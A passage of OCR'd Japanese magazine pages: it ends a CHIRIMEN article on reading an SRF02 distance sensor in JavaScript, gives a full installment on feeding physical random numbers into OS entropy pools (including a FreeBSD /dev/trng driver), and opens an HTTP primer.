    // SRF02 超音波センサの初期アドレス 0x70 を指定して slave オブジェクトを取得
    const slave = yield port.open(0x70);
    // ループ
    for (;;) {
      // ここからは各 I2C デバイスによって制御方法が異なる
      // SRF02 では以下のようにして距離を取得
      yield slave.write8(0x00, 0x00);
      yield sleep(1);
      slave.write8(0x00, 0x51);
      yield sleep(70);
      const highBit = yield slave.read8(0x02, true);
      const lowBit = yield slave.read8(0x03, true);
      // 距離
      const distance = (highBit << 8) + lowBit;

      // 確認用に console.log に表示
      console.log(distance);
      // HTML 画面に距離を表示
      document.querySelector("#distance").textContent = distance;
      if (distance > 30) {
        // 距離が 30cm より遠ければサマリを表示
        document.querySelector("#headline").style.display = "block";
        document.querySelector("#detail").style.display = "none";
      } else {
        // 距離が 30cm より遠ければ詳細を表示
        document.querySelector("#headline").style.display = "none";
        document.querySelector("#detail").style.display = "block";
      }
      // 次のセンシングまで 1000ms 待つ
      yield sleep(1000);
    }
  });
});
```

ここで確認できます。

30行目：距離をdistanceというidを持つエレメントに表示します。

31～34行目：距離が30cmより遠ければサマリ表示をする処理です。

35～38行目：逆に距離が30cmより近ければ詳細表示をする処理です。

41行目：次のセンシングまで1,000ms待ちます。つまり、この例だと、ほぼ1秒ごとにセンシングが行われ、表示の制御が行われるわけです。

以上がI2Cデバイス制御のソースコードの説明となります。コメント行を抜かせば30行足らずのコードですが、距離の取得から画面の制御までこなしています。

応用としては、たとえばこのセンサ情報をAjaxなどを介してまとめ、どのサイネージがどれだけ見られていそうだ、あるいはどんなコンテンツに興味を持ってもらえているかなどの指標を作り出すことも不可能ではないかと思います。ほかにも、人感センサや照度センサとの組み合わせや、アクチュエータを使うならば、より人の多いほうへ向くサイネージなども考えられますので、興味を持たれた方はぜひお試しいただければ幸いです。

また、今回試したコードから必要な部分だけをSRF02用のライブラリとして、たとえばSRF02.jsなどとして切り出しておくと再利用ができ便利です。ライブラリが作りやすい／使いやすいという点もWebの良さかと思います。現在、CHIRIMENボードで動作が確認できているデバイスにはまだ限りがあり、もしSRF02以外のデバイスを試されたなら、ぜひライブラリ化して公開してください！

背景（ここ重要!）

最後の話として、ここではなぜCHIRIMEN projectが始動したのか、またその意義について述べたいと思います。

Web中心の世界へ


Webが我々の生活のあらゆる場面において影響を及ぼしてきているのは自明です。エンターテインメントとしてゲームや音楽、動画も日常的に閲覧しているし、何をしようともまずは検索し、場合によっては予約や口コミを調べて行動することも常になってきています。今後もWebはますます生活に密着するインフラとして重要な位置を占めていくことは予想に難くありません。それを証明するかのようにWebの利用範囲は拡大の一途をたどっています。**図10**は現在のWebを取り巻く仕様をまとめた図です。

ご覧のとおり、Webページの基本要素であるHTML、JavaScript、CSSだけに止まらず、最近ではWebRTCなどのリアルタイムコミュニケーションやWebでVRを実現するWebVR、そして位置情報やUSB、センサなど、デバイスとのやりとりまでその範囲が拡大しています。普段使っているブラウザのみならず、さまざまな用途にWebを適用しようとする意図が読み取れます。そしてその先には、あるいはすでに我々はWebを中心とした生活を送っていると仮定しても不思議ではありません。

Webを牽引するハードウェア

Webのこれまでの進化をみてみると、生活におけるWebの使い方に沿って拡大しているようです。さまざまな要因が考えられますが、その中の1つに新しいハードウェアの存在が挙げられるのではないでしょうか。たとえばかつては、おもに仕事用途としてワークステーションがありましたが、パーソナルコンピュータの登場を受けて自宅で音楽やムー

▼**図10　Web Technologies 2016（Mozilla Japan 浅井智也氏の資料から）**
http://www.slideshare.net/dynamis/the-new-norm-of-the-web



ビーを楽しむなどエンターテインメントへ、その用途が拡大しました。Webもこれに応えるようにマルチメディアを取り込んだのだろうと考えます。さらにスマホなどモバイルデバイスが浸透した現在、より細かいサービスを実現するためデバイスとの連携を強化する仕様や技術に進展がみられます。

もちろん、Web上のニーズがハードウェアに適用される場合もあるでしょう。つまりWebはWebだけで、ハードウェアはハードウェアだけで進化したというわけではなく、互いの牽引役として存在したのではないでしょうか。そのため、今後の新しいWebの使い方・あり方、そしてよりよいWeb中心の生活スタイルをもとめるためには、Webだけでなくハードウェアにも注目する必要があると感じています。

Webをリファンレンスする実世界

また最近はWeb、あるいはソフトウェアで形成された文化が実世界に輸入され始めているように見えます。たとえば、オープンソースという考え方も現在はソフトウェアだけではなく、データのオープン化やロボット、家具、車、家、また教育やプロモーション手法にいたるまで適用されてきており、プロジェクトを遂行するための有効な手段の1つとして確立されてきています。また、ソフトウェアにおけるアジャイル開発という手法はハードウェアに対しても応用されている事例もあり、短いサイクルでリリースしフィードバックをもらってまた開発するというスタイルで行われます。

当初、Webは実世界をリファレンスとして構築されていきました。ページやボタン、掲示板やホームなどの概念がそれにあたるかと思います。その後、Webは独自の成長をとげ、さまざまな文化が生まれました。最近の文化の逆輸入をみると、当初、実世界を前提にWebを構築したように、Webを前提に実世界を再構築していくのが妥当でしょうし、いま、その時期にさしかかってきているのではないだろうかと考えます。

“Web中心の生活”、“ハードウェアによる牽引”、“Web前提の実世界”の背景をバランス良く引き継ぐことができれば、Web・デバイスに何かしらのブレークスルーが生まれる予感があり、これを加速させていきたいです。そのためには、Webデベロッパがweb技術でデバイスを作れる環境が必須であると考えています。Webデベロッパがどのようなデバイスを作るのであれ、自然とWebあるいはその思想が埋め込まれたデバイスが作られるからです。こうした背景を受け、Webデベロッパ向けのデバイス開発環境の構築を目的としたCHIRIMEN Open Hardware projectが誕生しました。

むすびに

本稿では、Webを前提としたWebデベロッパのためのWoTデバイス開発環境「CHIRIMEN」の紹介をしました。Webページを作るようにWoTデバイスを製作でき、あらゆる意味でWebの技術や文化を前提とし、これを取り込もうとするデバイス開発環境であることが少しでも伝えられたなら幸いです。

最後になりますが、このCHIRIMEN Open Hardware projectはコミュニティで活動し、すべてをコミュニティで決定・運用しています。本コミュニティは、ソフトウェアのみならず、ハードウェアの開発も同時に進めているので、Webデベロッパをはじめ、Webデザイナ、ローレベルハードウェアエンジニア、ミドルウェアエンジニア、W3Cエディタ、プロダクトデザイナ、コンセプタなど、国内外あわせて多様な職種の方々で構成されています。そのため、従来のオープンソースソフトウェアコミュニティの特性に加えて、近年立ち上がってきたMakerカルチャーも併せ持つのがCHIRIMEN Open Hardwareコミュニティの特徴と言えます。Web、ソフトウェア、ハードウェアの側面から、さまざまなレベルでの視点が合わさり、思想が混じり合うことで、新しい考え方が生まれやすい土壌にあると考えています。

本プロジェクトはまだまだ発展途上にあります。だからこそ、いまが一番楽しい時期かもしれません。ご興味のある方、ぜひ一緒に活動できたならそれはとても幸せなことです。SD

短期集中連載

乱数を使いこなす

author 力武健次技術士事務所　所長 力武 健次(りきたけ けんじ)
URL http://rikitake.jp/

第3回「物理乱数をOSで使ってみる」

前回からの流れ


この連載ではシミュレーションやセキュリティ確保に欠かせない乱数に関する技術について紹介します。前回第2回「物理乱数ハードウェアを作る」(本誌2016年9月号を参照)では、物理乱数ハードウェアの製作例について紹介しました。今回は、これらのハードウェアをコンピュータで活用する方法について紹介します。

OSの乱数生成機能

コンピュータにとって、外部から予測されにくい情報を生成する機能は、暗号を使って情報セキュリティを確保して通信を行うために不可欠です。そのために多くのOSでは、機器内部のゆらぎの情報(エントロピー)[注1][1]を収集し、そこから暗号学的強度の高い疑似乱数アルゴリズムを使って、パスワードや暗号鍵として使える強度を持つ乱数を生成する機能を備えています。具体的には、OSカーネルで各種エントロピー源から情報を収集し、それらを一度エントロピープールに蓄えたうえで、ユーザアプリケーションなど乱数を使うプログラムからの要求に応じて暗号学的強度の高い疑似乱数生成アルゴリズム(Yarrow[22]、Fortuna[23]など)がエントロピープールからの情報を種(seed)として乱数を生成するようになっています(**図1**)。

たとえばUNIX系のOSであるLinux、FreeBSD、OS Xでは/dev/randomあるいは/dev/urandomというデバイスを持ち、これらのデバイスから情報を読み出すことで、安全度の高い乱数を得ることができます[注2]。多くのプログラ

▼図1　OS内部での乱数生成のしくみ[24] [25]



注1) ここでいう「エントロピー」とは、情報の不確実さ(単位:ビット)のことを示す用語です。たとえば1ビットの乱数生成器で、0と1が同じ確率(1/2)でまったく予測できずに発生する場合は、その乱数生成器は1ビットのエントロピーを提供できると考えることができます。連載第2回では「ゆらぎ」という表現をしています。また、本稿での「疑似乱数」は、暗号学的強度が高く解読されにくいものを想定しています。

注2) /dev/randomはLinuxでは情報の読み出しによってOSの内部エントロピープールが消費され、エントロピーが不足している状態ではブロックする(十分なエントロピーが得られるまで待つ)ようになっています。これに対し/dev/urandomはブロックしない代わりに、常に疑似乱数を使うという違いがあります。一方、FreeBSDやMac OS Xでは/dev/randomと/dev/urandomはまったく同じデバイスであり、起動後のエントロピーの条件が満たされたあとはいっさいブロックしません。

ミング言語やライブラリでは、/dev/urandom注3[2]から情報を引き出すためのAPIを備えています。プログラミング言語Go[26]、OpenSSL[27]、OpenSSLを使っているOpenSSHやOpenVPNがこれに該当します[24]。

また、いくつかのOSではさらにカーネルに近い関数群を使って、同様の乱数を得ることができます。具体的には、Linuxのgenrandom()やOpenBSDのgetentropy()、あるいはFreeBSDではsysctl()で取得できるKERN_ARND (kern.arandom)オブジェクト、そしてWindowsのCryptGenRandomやiOSのSecRandomCopyBytesが該当します。

これらの関数を使えば、ファイルディスクリプタの必要もなく、readシステムコールのオーバーヘッドもなく、より高速かつ安全に乱数を得ることができます[3]。

CPU内部の物理乱数生成装置の安全性

コンピュータは基本的に予測可能なプログラムを動かす装置であるため、OSの乱数生成のためのエントロピーを得ることは容易ではありません。この作業を容易にするため、最近はCPUの中に物理乱数生成器を内蔵するものが増えてきました。たとえばインテルのIvy BridgeやBroadwellといったCPUでは、RDRANDやRDSEEDといった命令を通じてCPU内部の物理乱数生成器にアクセスできるようになっています[4]。

しかし、CPUに組み込まれた物理乱数生成装置については、何らかのバックドア(悪意の第3者による不正操作のための手段)がある可能性を否定できないという考え方もあります。一例として、Dual_EC_DRBG[5]という名前の暗号学的強度の高い疑似乱数アルゴリズムは、米国国立標準技術研究所(NIST)の勧告(NIST SP800-90A)に入っていたにもかかわらず、2013年9月に米国国家安全保証局(NSA)がバックドアをしかけていた旨記した文書が公表され[6]、NISTがアルゴリズム選定をやり直し[7]、勧告から除外したという経緯があります。そのまま採用されていたら、NSAによってTLSの暗号通信が解読される可能性もありました。このような事情から、CPU内部の物理乱数生成装置は、エントロピーの供給源の1つとしては使うものの、全面的にその値を信用すべきではないとLinuxやFreeBSDの開発者は判断しています[8][9]。

物理乱数生成装置にバックドアがしかけられていないことを保証するためには、結果からそのことがわからない以上注4、装置の製作の時点で不正がなかったことを製作の各段階で検証する以外に方法はありません。このような観点で考えると、物理乱数生成装置の安全性は、もっぱらその装置の製作者と製作手法をどれだけ信用するかで判断することになります。その意味で、製作の手順や仕様が公開されている物を使うことは、安全性を担保する1つの方法になるといえます注5。

OSの生成できるエントロピー量と仮想化環境

OSの生成できるエントロピー量は、決して多くはありません。Blackhat USA2015カンファレンスでのエントロピー量に関する発表[10]では、Linuxサーバでの仮想化環境とベアメタル環境でのエントロピー生成量の実測結果が出ていますが、ベアメタル環境ではサーバの負荷によって変動はあるものの数bps～数十bps程度しかエントロピーの生成能力がないことが示されています。これは物理乱数生成装置のエントロピーの生成能力に比べるとずっと低いものです。また、仮想化環境では生成量がベアメタル環境に

注3) ブロックによる停止を避けるため、とくに理由がない限りはLinuxでも/dev/urandomを使うべきという主張があります[2]。筆者もこの主張を支持します。ブロックのリスクはプログラムの異常動作を招きかねないからです。

注4) 乱数の統計的性質は連載第1回(本誌2016年8月号を参照)で説明したように確認することができますが、本来乱数は「内容が予測できない数列」なので、結果を得た時点で発生手段に作為があったかどうかを証明することは原理的にできません。

注5) 連載第2回で紹介したオープンソースのハードウェア／ソフトウェア実装はこの意味では安全性が高いといえます。

比べてさらに少なくなっています。

仮想化環境では1つの物理CPUコアを複数のOSインスタンスで共用することによる影響は避けられません。ゲストOSがホストOSからエントロピーの分配を受けることはできますが、この場合もコアあたりのOSインスタンスの個数に反比例してエントロピーの最大供給量は下がります。CPUのRDRAND命令を使った場合でも同様の現象が起きます[11]。また、ホストOSによって割り込みがまとめられるなどエントロピーの総量を下げる処理が行われたり、エントロピーを得ることができるキーボードやマウスなどの入力デバイスが接続されないことも、仮想化環境でのエントロピー生成を難しくしています[12]。


このような状況下で外部からエントロピーを得る手段としては、独立した物理乱数生成装置を使い、そこから直接OSカーネルにエントロピーを供給するのが最も手っ取り早い方法ということができます。連載第2回で紹介した物理乱数ハードウェアを利用すれば、実用上十分なエントロピーを得ることができます。

OSと物理乱数生成装置のインターフェース

物理乱数生成装置の役割は、一定量のエントロピーを定常的にOSに供給することを保証することにあります。そのためには安定してOSの動くホストと通信できることが必要です。この際、現実的な接続手法としては、USBのコミュニケーションデバイスクラス(CDC)で通信を行い、通信用のシリアルポートあるいはモデムのように見せているものが多いようです。

OSの乱数を生成する部分はカーネルモードで動作しています。このため、スーパーユーザ特権なしではエントロピーを送り込むシステムコールを呼び出すことができません。この問題を解決する方法の一例としては、デバイスドライバをスーパーユーザ特権で動かし、カーネルとユーザプロセスを仲介することが考えられます。具体的には、物理乱数を送り込むためのデバイスを作り、物理乱数生成装置のデバイスと通信するプロセスからそのデバイスに書き込みを行うという手段を取ります。

▼図2　FreeBSDで/dev/trngとfeedtrngを使った物理乱数生成装置からのエントロピーの受け渡し



Linuxではrng-toolsというパッケージの中に、カーネルと物理乱数生成装置のデバイスを接続するデーモンrngd[13]があります。ノートPCのTrusted Platform Module(TPM)との接続例も報告されています[14]。また連載第2回で紹介したNeuGはこのような使い方に対応しています[15]。

FreeBSDで物理乱数装置を使う

Linuxと違い、FreeBSDでは物理乱数生成装置のデバイスを使うためのパッケージならびに汎用的に使える枠組みが(筆者が調べた範囲では)存在していません[注6]。そこで、筆者はFreeBSDカーネル中にある外部からエントロピーを読み込む関数を特定のユーザからアクセス可能にするデバイスドライバ[16]を作成し、/dev/trngという受け口[注7]を用意しました。そして、この/dev/trngに、USB CDCを使ったシリアルデバイス(連載第2回のavrhwrngやNeuGを想定)から入力を得て書き込むためのユーザアプリケーションfeedtrng[16]を作成して運用に使っています(**図2**)。

/dev/trngは外部入力を受け入れる受信専用のキャラクタデバイスで、FreeBSD Architecture Handbookでの入力をそのまま返してくる単純なデバイスドライバの例[17]をほぼそのまま応用しています。違うところは、受け取った入力をカーネルのエントロピーを処理する関数(random_harvest_queue()あるいはrndtest_harvest())に16バイトごとに区切って渡すこと、そしてrndtestドライバ[注8]を使う際はドライバ間のattach/detachの作業をすること、の2点です。

/dev/trngにはFreeBSDのuidとgidによるアクセス制限を行っており、許可したユーザしか書き込むことはできません。これにより無制限なアクセスによる不正が起きるのを防いでいます。

feedtrngは、スーパーユーザ特権なしに物理乱数発生装置のデバイスへttyデバイス[注9]としてアクセスし、その結果に対して標準出力に出すか、/dev/trngへ出すかを選択できます。また、暗号学的強度の高いハッシュ関数SHA512を使い、512バイトの入力を過去のハッシュ結果(64バイト)と結合して、再度64バイトにして出力することで、より一様分布に近くすることを可能にしています[注10](**図3**)。

/dev/trngとfeedtrngの組み合わせでは、デバイスの読み書きなどのオーバーヘッドが発生するという欠点がありますが、筆者の運用環境(Intel NUC DC3217IYE Core i3-3217U + FreeBSD 11.0-STABLE)では、NeuGなど毎秒数百kbps以下の装置であれば、運用上問題はないことを確認しています。

その他のOSやライブラリでの物理乱数の利用方法

オープンソースでないOSでは、LinuxやFreeBSDのようには物理乱数デバイスを使うことはできません。Mac OS Xでは/dev/randomにデータを書き込むことでエントロピーをOSに与えることができるとされていますが(manページのrandom(4))、確認の方法がないため真偽のほどは不明です。また、WindowsやiOS

注6) 本稿執筆時のFreeBSD 11.0-STABLEのソース(r304028、2016年8月13日取得)中にあるrandomデバイスのコード(/usr/src/sys/dev/random/の下)には、いくつかのハードウェア暗号化アクセラレータ、またRDRANDなど各種CPU命令などを利用するためのコードはありますが、一般的枠組みは存在していません。

注7) /dev/trngが呼ぶ関数の詳細については、FreeBSDのmanページrandom(4),rndtest(4), random_harvest(9)を参照してください。

注8) rndtestドライバは、カーネルのエントロピーを処理する関数への入力に対し、定期的にNISTの標準FIPS 140-2に準拠した統計的テストを行い、テストに通らない場合は、新たにテストに通るまでデータを受け付けず、その旨をカーネルメッセージとして出力する機能を持っています。このドライバを使うには、ローダブルモジュールではないため、カーネルをビルドする際にオプション指定をしてリンクして作る必要があります。


注9) FreeBSDではUSB CDCのデバイスは/dev/cuaU0などの/dev/cuaUで始まるデバイス名でttyデバイス(manページのtty(4)を参照)として認識されます。

注10) ここで使ったSHA512のように、数列をよりランダムなものに近づける関数を、乱数抽出器[21]といいます。連載第2回で紹介したフォン・ノイマン・フィルタも乱数抽出器の1つです。

では、OSにエントロピーを与えるためのAPIは(筆者が調べた限りでは)公開されていません。

しかし、OS固有の乱数生成のしくみに物理乱数が利用できない場合でも、物理乱数生成装置からの値を取り出してOSカーネルを介さずにライブラリなどから直接利用することはできます。一例として、OpenSSLではRANDで始まる関数群の中のRAND_add()やRAND_seed()という関数を使うことで、RAND_bytes()などの乱数生成を行う関数のしくみに対してエントロピーを外部から与えることができます[18]。プログラミング言語のライブラリにもErlangのcrypto:strong_rand_bytes/1[19]やPythonのpyOpenSSL[20]のようにOpenSSLのライブラリを呼び出すものもあるため、これらのような言語ライブラリを使えばOpenSSLを介して物理乱数生成装置の情報を利用できます。

▼図3　feedtrngによる入力のSHA512を使った加工の方法



連載のまとめ

本連載ではシミュレーションやセキュリティ確保に欠かせない乱数に関する技術について紹介してきました。乱数の利用は難しく、使い方やシステムの設定を誤ると不正確な計算結果やセキュリティ事故につながる可能性があります。

最近でもGnuPGで使われている乱数生成器に、4640ビット分の出力を得ると次の160ビット分が予測できてしまうというバグ[28]が見つかっており、今後も乱数関連の脆弱性報告は増えるでしょう。

暗号技術と同様、基本的な関数の自作やライブラリは極力避け、定評のあるライブラリを使うことを強く推奨します。運用の際は、最低限乱数の出力結果の統計テスト(連載第1回でツールを紹介)を行って、結果に問題のないことを確認することが必要でしょう。

個人的な話で恐縮ですが、今夏8月6日と7日に開かれたMaker Faire Tokyo 2016の理科教育研究フォーラム(ブースA-06-06)にて、連載第2回で紹介したArduino UNO R3ベースの物理乱数サイコロavrdiceを展示しました。展示を見ていただいた方々の中で、とくに技術者やプログラマの方々を中心に、予想以上に強い関心を示していただいたことは嬉しい驚きでした。それだけ乱数というのは理解しにくいものであり、より利用しやすい技術、API、そしてドキュメントが必要なのだということを痛感しました。本連載が疑似乱数や物理乱数の利用にあたり読者の皆さんの一助になれば幸いです。SD

参考文献

[1] クロード・E.シャノン、ワレン・ウィーバー(著)、植松友彦(訳)、『通信の数学的理論』、ちくま学芸文庫、2009、ISBN-13: 978-4-480-09222-9／原論文: C. E. Shannon, "A Mathematical Theory of Communication", The Bell System Technical Journal,Vol. 27, pp. 379-23, 623—6, July, October, 1948.(英文PDFはhttp://worrydream.com/refs/Shannon%20-%20A%20Mathematical%20Theory%20of%20Communication.pdfより入手可能)

[2] Thomas Hühn, "Myths about /dev/urandom",http://www.2uo.de/myths-about-urandom/

[3] https://en.wikipedia.org/wiki/Entropy-supplying_system_calls

[4] https://en.wikipedia.org/wiki/RdRand

[5] https://en.wikipedia.org/wiki/Dual_EC_DRBG

[6] James Ball, Julian Borger, and Glenn Greenwald, "Revealed: how US and UK spy agencies defeat internet privacy and security", The Guardian,6 September 2013,https://www.theguardian.com/world/2013/sep/05/nsa-gchq-encryption-codes-security

[7] Nicole Perlroth, "Government Announces Steps to Restore Confidence on Encryption Standards", Bits, The New York Times, 10 Septerber 2013,http://bits.blogs.nytimes.com/2013/09/10/government-announces-steps-to-restore-confidence-on-encryption-standards/

[8] "FreeBSD abandoning hardware randomness", The Register, 9 December 2013, http://www.theregister.co.uk/2013/12/09/freebsd_abandoning_hardware_randomness/

[9] "Torvalds shoots down call to yank 'backdoored' Intel RdRand in Linux crypto", The Register, 10 September 2013,http://www.theregister.co.uk/2013/09/10/torvalds_on_rrrand_nsa_gchq/

[10] Bruce Potter, Sasha Wood, "Managing and Understanding Entropy Usage", https://www.blackhat.com/docs/us-15/materials/us-15-Potter-Understanding-And-Managing-Entropy-Usage.pdf

[11] "Intel® Data Protection Technology with Secure Key in the Virtualized Environment", Intel Developer Zone, 2 December 2013, https://software.intel.com/en-us/articles/intel-data-protection-technology-with-secure-key-in-the-virtualized-environment

[12] A. Everspaugh, Y. Zhai, R. Jellinek, T. Ristenpart and M. Swift, "Not-So-Random Numbers in Virtualized Linux and the Whirlwind RNG," 2014 IEEE Symposium on Security and Privacy, San Jose, CA, 2014, pp. 559-574. DOI: 10.1109/SP.2014.42, http://www.ieee-security.org/TC/SP2014/papers/Not-So-RandomNumbersinVirtualizedLinuxandtheWhirlwindRNG.pdf

[13] Arch Linuxの日本語ドキュメント中のrngdの解説:https://wiki.archlinuxjp.org/index.php/Rng-tools

[14] 「ノートPCのTPMを/dev/randomの乱数生成器として使う」、http://d.hatena.ne.jp/tmatsuu/20101116/1289870640

[15] 「3. NeuG True RNGの使い方」、http://no-passwd.net/fst-01-gnuk-handbook/neug-howto.html

[16] "/dev/trng: an entropy injection device driver for FreeBSD", https://github.com/jj1bdx/freebsd-dev-trng

[17] Murray Stokely, "9.3 Character Devices", Chapter 9: Writing FreeBSD Device Drivers, FreeBSD Architecture Handbook,https://www.freebsd.org/doc/en_US.ISO8859-1/books/arch-handbook/driverbasics-char.html

[18] https://wiki.openssl.org/index.php/Manual:Rand(3)

[19] http://erlang.org/doc/man/crypto.html#strong_rand_bytes-1

[20] https://pypi.python.org/pypi/pyOpenSSL

[21] 小柴健史、『乱数生成と計算量理論』、岩波書店、2014, ISBN-13:978-4-00-006975-5、第5章「乱数抽出器」(筆者注:本書は疑似乱数の生成法や暗号学的強度に関する数学的理論全般について詳説している)

[22] J. Kelsey, B. Schneier, and N. Ferguson, "Yarrow-160: Notes on the Design and Analysis of the Yarrow Cryptographic Pseudorandom Number Generator", Sixth Annual Workshop on Selected Areas in Cryptography, Springer Verlag, August 1999. https://www.schneier.com/academic/archives/2000/01/yarrow-160.html

[23] Niels Ferguson, and Bruce Schneier, "Practical Cryptography", Wiley, 2003, ISBN-10: 0-471-22357-3. 筆者注:本書の改訂版である"Cryptography Engineering"(連載第2回参考文献[2])のFortunaに関する解説が、次のURLでPDFとして入手可能である(https://www.schneier.com/academic/paperfiles/fortuna.pdf)

[24] Aaron Toponce, "The Linux Random Number Generator",https://pthree.org/2014/07/21/the-linux-random-number-generator/


[25] Marshall Kirk McKusick, George V. Neville-Neil, Robert N. M. Watson, "The Design and Implementation of The FreeBSD Operating System", Second Edition, Addison-Wesley, 2014, ISBN-13: 978-0-321-96897-5, pp. 208-212, Section 5.12 Cryptographic Services: Random-Number Generator.

[26] https://golang.org/src/crypto/rand/rand_unix.go

[27] https://security.stackexchange.com/questions/47598/why-openssl-cant-use-dev-random-directly#47882

[28] "[Announce] Security fixes for Libgcrypt and GnuPG 1.4 [CVE-2016-6316]", https://lists.gnupg.org/pipermail/gnupg-announce/2016q3/000395.html

アプリエンジニアのための［インフラ］入門



Author 出川 幾夫（でがわ いくお） レバレジーズ株式会社 teratail開発チーム Twitter @ikuwow

第4回 HTTP入門

「現場でDevOpsを実現させるには、まずアプリエンジニアがインフラを知る必要がある」という前提に立ち、アプリの視点からインフラを広く学んでいく本連載。第4回では、リクエスト・レスポンスのヘッダ部分を見ながら、「HTTP」がどのようなプロトコルなのかをひも解きます。


HTTPは多くの人にとって最も馴染（なじ）みの深いプロトコルです。ブラウザでWebサイトを閲覧するときや、スマートフォンアプリがサーバと通信する際にも使われています。最近ではアプリケーションが複雑になり、WebアプリケーションはAjaxによってフロントエンドからサーバへ随時通信を行ったり、各サービス同士がHTTPで通信して1つのサービスを構成するマイクロサービスという形が一般的になりつつあるなど、ますますその重要性を増してきています。

今回はこの、Webで広く利用されているHTTPというプロトコルについて、その基本と性質を学んで行きたいと思います。

HTTPとは

HTTP（Hypertext Transfer Protocol）は前回（2016年9月号）紹介したOSI参照モデルの第7層（アプリケーション層）に位置するプロトコルです。第4層（トランスポート層）プロトコルはTCPを利用しており、はじめにコネクションを確立してからデータの伝送を行うコネクション型の通信を行います。ポート番号には80番を利用し、SSLを付けたHTTPSは443番を利用します。

HTTPはHTMLをはじめとして、JavaScriptやCSS、画像、JSON、XMLなどさまざまなデータの伝送を行います。非常にシンプルでかつ柔軟なプロトコルであるため、インターネットの普及とともにその利用用途は大きく広がっていきました。



HTTPの基本的なしくみ

HTTPは基本的にクライアントからサーバへのリクエストと、サーバからのレスポンスの2フェーズで通信を行います。リクエストとレスポンスそれぞれのヘッダを見るとどのような通信を行ってるかがわかります。

